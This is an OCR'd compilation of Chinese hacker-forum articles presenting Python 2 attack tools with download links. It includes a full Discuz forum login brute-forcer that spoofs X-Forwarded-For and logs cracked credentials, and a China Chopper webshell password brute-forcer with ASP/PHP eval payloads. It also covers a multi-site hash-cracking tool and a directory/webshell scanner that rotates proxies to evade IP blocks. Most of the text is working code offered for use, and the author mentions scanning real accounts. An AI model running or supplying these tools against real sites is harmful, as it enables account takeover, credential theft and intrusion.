

图 7-8-5

其他效果证明（此物不是装饰品，下面两个号都在清理 ID 中，我才拿去扫，机油们，我真没有扫你们的号 ）如图 7-8-6、7-8-7、7-8-8：



图 7-8-6

图 7-8-7

图 7-8-8

代码如下：

```
#! /usr/bin/env python
#coding=utf-8
import time,httplib,threading,Queue,os,random
from urllib import quote
import md5 as ECmd5
import msvcrt
import gzip,StringIO
print '''
    ##############################################################
    #                                                            #
    #          user search v1.1 ===> for dz2.5_md5encode        #
    #                          BY haxsscker                      #
    #                          team.f4ck.net                     #
    #                                                            #
    ##############################################################
```

```
'''
class zhulang(threading.Thread):
    def __init__(self,myObject,target):
        self.target = target
        self.passwordlist = myObject
        self.target2 =
"http://"+self.target+"/member.php?mod=logging&action=login&loginsubmit=yes&infloat=yes&lssubmit=yes&in
ajax=1"
        threading.Thread.__init__(self)
    def run(self):
        while 1:
            if queue.empty()== True:
                break
            self.subup()
    def subup(self):
        self.username = str(queue.get())
        self.str = unicode(self.username, 'gbk')
        self.username = quote(self.str.encode("UTF-8"))
        print "now test --> "+self.username+"\n"
        self.headers={"Host": self.target,\
                "User-Agent": "Mozilla/5.0",\
                "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",\
                "Accept-Language": "zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3",\
                "Accept-Encoding": "gzip, deflate",\
                "Referer": "http://"+self.target+"/",\
                "Connection": "keep-alive",\
                "Content-Type": "application/x-www-form-urlencoded",
                }
        self.passwordlist.append(self.username)
        for self.password in self.passwordlist:
            self.ips =
[str(random.randint(1,255)),str(random.randint(1,255)),str(random.randint(1,255)),str(random.randint(1,255))]
            self.headers["X-Forwarded-For"] = '.'.join(self.ips)
            if passwordsg == 'y':
                self.password2 = ECmd5.new(self.password).hexdigest()
            else:
                self.password2 = quote(self.password)
            self.params =
"fastloginfield=username&username="+self.username+"&password="+self.password2+"&quickforward=yes&han
dlekey=ls"
            #print self.params
            self.conn = httplib.HTTPConnection(self.target)
self.conn.request(method="POST",url=self.target2,body=self.params,headers=self.headers)
            self.response = self.conn.getresponse()
```

```
                if ('content-encoding', 'gzip') in self.response.getheaders():
                    self.compressedstream = StringIO.StringIO(self.response.read())
                    self.gzipper = gzip.GzipFile(fileobj=self.compressedstream)
                    self.data = self.gzipper.read()
                else:
                    self.data = self.response.read()
                print self.data
                try:
                    if (self.data.find('succeedhandle') >0 or self.data.find('auth') >0 or
self.response.getheader('set-cookie').find('loginuser') > 0):
                        print "GET_ONE!!---->"+self.username+"||"+self.password
                        fps.write(self.username+"||"+self.password+"\n")
                        return
                except:
                    pass
                self.conn.close()
                time.sleep(2)
class ThreadGetKey(threading.Thread):
    def run(self):
        try:
            chr = msvcrt.getch()
            if chr == 'q':
                print "stopped by your action ( q )"
                fps.close()
                os._exit(1)
        except:
            os._exit(1)
if __name__ == "__main__":
    line = 20
    passwordlist = []
    threads = []
    target = raw_input("target : www.xxx.com ?    ")
    username = raw_input("username path: c:/username.txt ?    ")
    password = raw_input("password path: c:/password.txt ?    ")
    passwordsg = raw_input("Is md5encode?: y/n    ")
    savepath = raw_input("savepath path: c:/savepath.txt ?    ")
    if username == '':
        username = "c:/username.txt"
    if password == '':
        password = "c:/password.txt"
    if savepath == '':
        savepath = "c:/savepath.txt"
    if passwordsg == '':
        passwordsg = 'y'
```

```
try:
        fp = open(username)
        fp2 = open(password)
        fps = open(savepath,'a')
except Exception, Error1:
        print "Files fopen Error"
        os._exit(1)
queue = Queue.Queue()
for user in fp.readlines():
        queue.put(user.split('\n')[0])
for password1 in fp2.readlines():
        passwordlist.append(password1.split('\n')[0])
fp2.close()
fp.close()
shouhu = ThreadGetKey()
shouhu.setDaemon(True)
shouhu.start()
for i in range(line):
        a = zhulang(passwordlist,target)
        a.start()
        threads.append(a)
for j in threads:
        j.join()
fps.close()
```

打包代码，连接地址：
http://pan.baidu.com/share/link?shareid=1864118904&uk=489753497
（全文完）责任编辑：Silent 责任主编：DM_

第9节 PYTHON 实用工具第 8 弹：通用一句话密码爆破

作者：haxsscker
来自：法客论坛
网址：http://team.f4ck.net/

前段时间比较忙，这两周终于空闲一点，就继续出连载吧，终于到第八弹了，前面的可以去我空间翻。

功能：

1.破解菜刀用一句话密码
2.全面支持 asp,aspx,php
3.可调线程,默认 5 线程，建议有些网站线程不要太高，特别是有硬防的
4.字典默认使用 c:/password.txt ， 可以自定义
5.中途按 Q 可以退出

部分原理与 burp 破解一句话说明：

我们知道，菜刀链接时候可以使用 IE 的代理。
于是，我们就可以在 IE 浏览器设置 BURP 做代理，来获取菜刀 POST 的包。

如图 7-9-1：

图 7-9-1

撸主将这些包提取出来后，做了一定修改。

如图 7-9-2、7-9-3：



图 7-9-2



图 7-9-3

于是得到了这个工具，另外，其实 BURP 也是可以用来破解一句话密码的，不知道机油们知不知道，如果需要撸主出个 BURP 破解一句话的文章，可以在本贴留言，需要的人多的话，撸主就做一个，因为我个人感觉哈，大家应该都知道吧。

工具和获取说明，如图 7-9-4、7-9-5：

图 7-9-4

图 7-9-5

代码如下：

```
#! /usr/bin/env python
#coding=utf-8
```

```
import re,threading,Queue,os,httplib
import msvcrt
import gzip,StringIO
print '''
    ############################################################
    #                                                          #
    #                    chopper exploit v1.0                  #
    #                BY haxsscker#c0deplay.com                 #
    #                      team.f4ck.net                       #
    #                                                          #
    ############################################################
'''
class chopper(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.conn = httplib.HTTPConnection(ztarget)
    def run(self):
        while 1:
            if queue.empty()== True:
                self.conn.close()
                break
            self.expcp()
    def expcp(self):
        self.password = str(queue.get())
        print "testing--->"+self.password
        self.params = self.password+params
        try:
            self.conn.request(method="POST",url=target,body=self.params,headers=headers)
            self.response = self.conn.getresponse()
            if ('content-encoding', 'gzip') in self.response.getheaders():
                self.compressedstream = StringIO.StringIO(self.response.read())
                self.gzipper = self.gzip.GzipFile(fileobj=self.compressedstream)
                self.data = self.gzipper.read()
            else:
                self.data = self.response.read()
            if(self.data.find("jinlaile") >= 0):
                print "\n!!!!----PASS FIND!!! ---------->"+self.password
                os._exit(1)
        except Exception,e:
            print e
            pass
class ThreadGetKey(threading.Thread):
    def run(self):
        try:
```

```
                chr = msvcrt.getch()
                if chr == 'q':
                    print "stopped by your action ( q )"
                    os._exit(1)
            except:
                os._exit(1)
if __name__ == "__main__":
    threads = []
    target = raw_input("target : http://www.xxx.com/1.asp ?    ")
    password = raw_input("password path: c:/password.txt ?    ")
    ext = raw_input("choice php/asp/aspx? : (asp) ")
    if ext == '':
        ext = "asp"
    if ext == "asp":
        params = "=execute(\"response.clear:response.write(\"\"jinlaile\"\"):response.end\")"
    elif ext == "php":
        params = "=@eval(base64_decode($_POST[z0]));&z0=ZWNobygiamlubGFpbGUiKTtkaWUoKTs="
    else:
        params = "=Response.Clear();Response.Write(\"jinlaile\");"
    line = raw_input("lines(speed) : 5 ?    ")
    if line == '':
        line = 5
    try:
        line = int(line)
    except Exception, Error1:
        print "please enter a number....3Q"
        os._exit(1)
    passwordlist = []
    if password == '':
        password = "c:/password.txt"
    try:
        fp = open(password)
    except Exception, Error1:
        print "Files fopen Error"
        os._exit(1)
    queue = Queue.Queue()
    for password1 in fp.readlines():
        queue.put(password1.split('\n')[0])
    fp.close()
    pattern = re.compile('http:*')
    match = pattern.search(target)
    if(match):
        print "starting..."+ext
        ztarget = target.replace("http://","").split('/')[0]
```

```
        headers={"Host": ztarget,\
                 "User-Agent": "Mozilla/5.0",\
                 "Content-Type": "application/x-www-form-urlencoded",\
                 "Referer": "http://"+ztarget
                 }
    else:
        print "please enter an address....For example: http://www.xxx.com/1.asp"
        os._exit(1)
    shouhu = ThreadGetKey()
    shouhu.setDaemon(True)
    shouhu.start()
    for i in range(line):
        a = chopper()
        a.start()
        threads.append(a)
    for j in threads:
        j.join()
```

（全文完）责任编辑：Silent 责任主编：DM_

第10节 PYTHON 实用工具第 9 弹：HASH 在线查询

作者：haxsscker
来自：法客论坛
网址：http://team.f4ck.net/

为什么是 V3.0 呢？因为之前的测试版，我都没放出来，一直在测试 BUG，结构如图 7-10-1：



图 7-10-1

现在已经到 3.2 了，还在测试 BUG，没啥 bug 之后我再放出来

在这里要感谢 JulGor 写的 findmyhash.py - v 1.1.2。
因为如果没有这个 py，那撸主肯定要画更多的时间去写各种接口~~
为了表示感谢，本工具的参数沿用 findmyhash.py。
如图 7-10-2：

```
#! /usr/bin/env python
#coding=utf-8

##########################################################################################################
### LICENSE
##########################################################################################################
#
#   Thanks for JulGor's findmyhash.py - v 1.1.2
#   This code is an upgrade for findmyhash.py
#   Improved by haxsscker
#
print '''
    ######################################################
    #                                                    #
    #                 f4ckhash  v2.1                     #
    #             BY haxsscker#c0deplay.com              #
    #                 team.f4ck.net                      #
    #                                                    #
    ######################################################
'''

try:
    import sys, threading, Queue, os, time
    import hashlib,gzip
    import urllib2
    import getopt
    from urllib import urlencode
    from re import search, findall
    from random import seed, randint
    from base64 import decodestring, encodestring
    from cookielib import LWPCookieJar
```

图 7-10-2

主要改进和功能如下：
对比&改进（具体看附件里的 update.txt 即可）：
1.findmyhash.py 是单线程的，本工具是多线程
2.findmyhash.py 由于没有设定超时，经常在某个网站上卡死，本工具解决了这个问题
3.findmyhash.py 的几个接口失效了，已经重新修改
4.增加了 hash 保存功能等实用功能
<-----说白了，用了 findmyhash.py 的接口和判定，主程序部分基本重写了----->
功能：
1.支持破解各类 HASH（不单单是 MD5 哦！好好看 help!）
2.多线程，更快速
3.支持单个破解和批量破解
4.用参数 -f 进行文件破解的时候会保存文件，如果有收费，会提示存在，但是收费
5.多文件程序，方便自由扩展，readme.txt 里面有写如何扩展
6.途按 Q 可以退出
支持单个破解
pythonmain.py MD5 -h 098f6bcd4621d373cade4e832627b4f6，支持文件破解，一行一个
pythonmain.py MYSQL -fc:/mysqlhashesfile.txt
使用指南，做个实验吧：
我们看到法客新的 md5 板块，找些没破解的来看看吧!!
另外 MD5 板块还有我打的一些广告。
如图 7-10-3：

图 7-10-3

使用文件破解，一行一个，如图 7-10-4：



图 7-10-4

填写参数, 如图：7-10-5

图 7-10-5

看到效果还是可以的(V2.1 去掉了进度条,因为是 50 线程,一次查完!)如图 7-10-6、7-10-7:

图 7-10-6

图 7-10-7

来看看有些收费的，会提示存在，但收费哦，如图 7-10-8：



图 7-10-8

代码有 3000 多行……我就不全部贴了~贴个关键的多线程吧！代码如下：

```
def crackHash (algorithm, hashvalue=None, hashfile=None):
        global CRAKERS
        global queue
        global threads
        global hashresults
        global ishashcracked
        global nowcracking
        # Cracked hashes will be stored here
        crackedhashes = []
        # Is the hash cracked?
        cracked = False
        if (not hashvalue and not hashfile) or (hashvalue and hashfile):
            return False
        # hashestocrack depends on the input value
        hashestocrack = None
        if hashvalue:
                hashestocrack = [ hashvalue ]
        else:
                try:
                        hashestocrack = open (hashfile, "r")
                except:
                        print "\nIt is not possible to read input file (%s)\n" % (hashfile)
                        return cracked
        # Try to crack all the hashes...
        for activehash in hashestocrack:
                hashresults = []
                threads = []
                ishashcracked = "0"
                # Standarize the hash
                activehash = activehash.strip()
                nowcracking = activehash
                if algorithm not in [JUNIPER, LDAP_MD5, LDAP_SHA1]:
                        activehash = activehash.lower()
                # Initial message
                print "\nCracking hash----------> %s\n" % (activehash)
                # Each loop starts for a different start point to try to avoid IP filtered
                begin = randint(0, len(CRAKERS)-1)
                queue = Queue.Queue()
                queue.queue.clear()
                for i in range(len(CRAKERS)):
                        queue.put(i)
                # maxloading = queue.qsize()
                # view_loading = Loading(maxloading)
```

```
                # view_loading.start()
                line = 52
                if ismsvcrt == 1 :
                        shouhu = ThreadGetKey()
                        shouhu.setDaemon(True)
                        shouhu.start()
                for i in range(line):
                        a = START_CRACKER(begin,algorithm,activehash)
                        a.start()
                        threads.append(a)
                for j in threads:
                        j.join()
                # Store the result/s for later...
                if hashresults:
                        # With some hash types, it is possible to have more than one result,
                        # Repited results are deleted and a single string is constructed.
                        resultlist = []
                        for r in hashresults:
                                #if r.split()[-1] not in resultlist:
                                        #resultlist.append (r.split()[-1])
                                if r not in resultlist:
                                        resultlist.append (r)
                        finalresult = ""
                        if len(resultlist) > 1:
                                finalresult = ', '.join (resultlist)
                        else:
                                finalresult = resultlist[0]
                        # Valid results are stored
                        crackedhashes.append ( (activehash, finalresult) )
        # Loop is finished. File can need to be closed
        if hashfile:
                try:
                        hashestocrack.close ()
                except:
                        pass
        # Show a resume of all the cracked hashes
        print "\nThe following hashes were cracked:\n----------------------------------\n"
        print crackedhashes and "\n".join ("%s -> %s" % (hashvalue, result.strip()) for hashvalue, result in
crackedhashes) or "NO HASH WAS CRACKED."
        return cracked
```

剩下全部几千行代码大家有兴趣下下来看吧！

有 BUG 请在本贴留言~附带每一个小版本改进的内容文件，下载地址：

http://pan.baidu.com/share/link?shareid=2064244362&uk=489753497

（全文完）责任编辑：Silent 责任主编：DM_

第11节 PYTHON 实用工具第 10 弹：敏感文件扫描器

作者：haxsscker
来自：法客论坛
网址：http://team.f4ck.net/

大家久等了，PYTHON 实用工具终于出第十弹了。
这里要感谢 lazze 机油的协助~~
本次跟大家分享的是敏感目录扫描器。
放出来的目的主要是交流学习~
顺便求 python 机油~~~
大家会问，这个与市面上的那些 wwwscan，御剑什么的有什么不同呢？
下面听撸主一一道来：
功能介绍：
相似：
1.与 wwwscan，御剑一样，扫描通过字典扫描敏感目录和文件
2.支持自定义字典
3.自动将扫描完成后的内容存到/log/目录下，文件名为网站名
不同：
1.本工具提供了递归选项
例如：
字典中有/admin/和/fckeditor/
首先扫到了/admin/目录,但没有扫到/fckeditor/目录(有些网站会把 fckeditor 放到 admin 目录下)。
本工具将会把/admin/目录加入扫描路径，在第一圈扫完后，会重新扫描 admin 目录下的文件，也就是说可以扫到类似/admin/fckeditor/的目录
-d 选项代表目录递归
2.本工具提供了 proxy 代理功能，可以使用网上公布的 http 代理进行扫描，保护好自己的 IP（扫描就不需要全局 vpn 了）
-p 选项代表使用 proxy
3.字典摆放位置，本工具所有字典摆放在 dic 目录下，大家可以任意取名字，然后使用
-m all 模式，可以使用所有字典，而工具会根据扫描的目标例如
-t php， 它就会只提取字典中的 PHP 文件路径去扫描。当然也可以使用
-m shell 或者-m dir 等单一文件，具体看 help 吧
4.未来功能：本工具一直没有放出来是因为功能还不完善，看最近坛子原创不多，我就放一个，抛砖引玉吧。
以后，本工具将会加入循环代理功能。
也就是说，每个代理扫 10 个左右链接就更换下一个代理，然后循环，为什么这么做？突破那些墙 IP 的呗。
话说，有图有正想嘛。
好了说了这么多，下面让我来看看图吧。
如图 7-11-1、7-11-2：



图 7-11-1

图 7-11-2

代码比较多，我就贴主文件吧，其他的大家下载吧，代码如下：

```
#!/usr/bin/env python2
#-*-encoding:utf-8-*-
#Thanks for lazze
from modules.Saber_col import printError,printWait
printWait( '''
    ##########################################################
    #                                                        #
    #                    DirSaber  v3.0                      #
```

```
    #                    BY haxsscker#c0deplay.com                    #
    #                          team.f4ck.net                          #
    #                                                                 #
    ###################################################################
''')
import getopt,sys
from modules.urlcheck import urlcheck
from modules.chooseDic import chooseDic
from modules.f4ckDir import f4ckDir
from modules.f4ckDirDG import f4ckDirDG
from lib.proxy import proxycheck
def printSyntax():
        printWait( """
#-----------------------------------------------#
#       -m shell        :It looks for Webshells
#       -m backup       :It looks for Backup
#       -m admin        :It looks for Adminpages
#       -m dir          :It looks for Sensitive Directories
#       -m <others> :It looks for the dic you specified
#       -m all          :It looks for All Above
#
#   -d              :It will recursive the directory
#-----------------------------------------------#
# Usage         :
        ./main.py <http:url> -m <mode> [-p <proxy>] [-t <asp/aspx/php/jsp>] [-d]
                host.com    -m shell    [-p 127.0.0.1:8118] [-t asp] [-d]
""")
if __name__=='__main__':
        ######################################################
        # Syntax check
        if len (sys.argv) < 4:
                printSyntax()
                sys.exit(1)
        else:
                try:
                        opts, args = getopt.getopt (sys.argv[2:], "m:p:t:d")
                except:
                        printSyntax()
                        sys.exit(1)
        ######################################################
        # Load input parameters
        sproxy = None
        smode = None
        sscript = None
```

```
        DG = None
        for opt, arg in opts:
                if opt == '-m':
                        smode = arg
                elif opt == '-p':
                        sproxy = arg
                elif opt == '-t':
                        sscript = arg
                elif opt == '-d':
                        DG = 1
                else:
                        printError("Unknown options!!")
                        printSyntax()
                        sys.exit(1)
        site = sys.argv[1]
        site = urlcheck(site)
        if site == None:
                sys.exit(1)
        sdir = chooseDic(smode)
        if sproxy:
                is_sproxy = proxycheck(sproxy,1)
                if not is_sproxy:
                        go_on = raw_input("GO ON to check the website? (N/y): ")
                        if go_on != "y":
                                sys.exit(1)
        if sscript:
              print "script: "+sscript
        if DG:
                f4ckDirDG(site,sdir,smode,sproxy,sscript)
        else:
                f4ckDir(site,sdir,smode,sproxy,sscript)
```

全部代码下载地址：

http://pan.baidu.com/share/link?shareid=2300082769&uk=489753497

（全文完）责任编辑：Silent 责任主编：DM_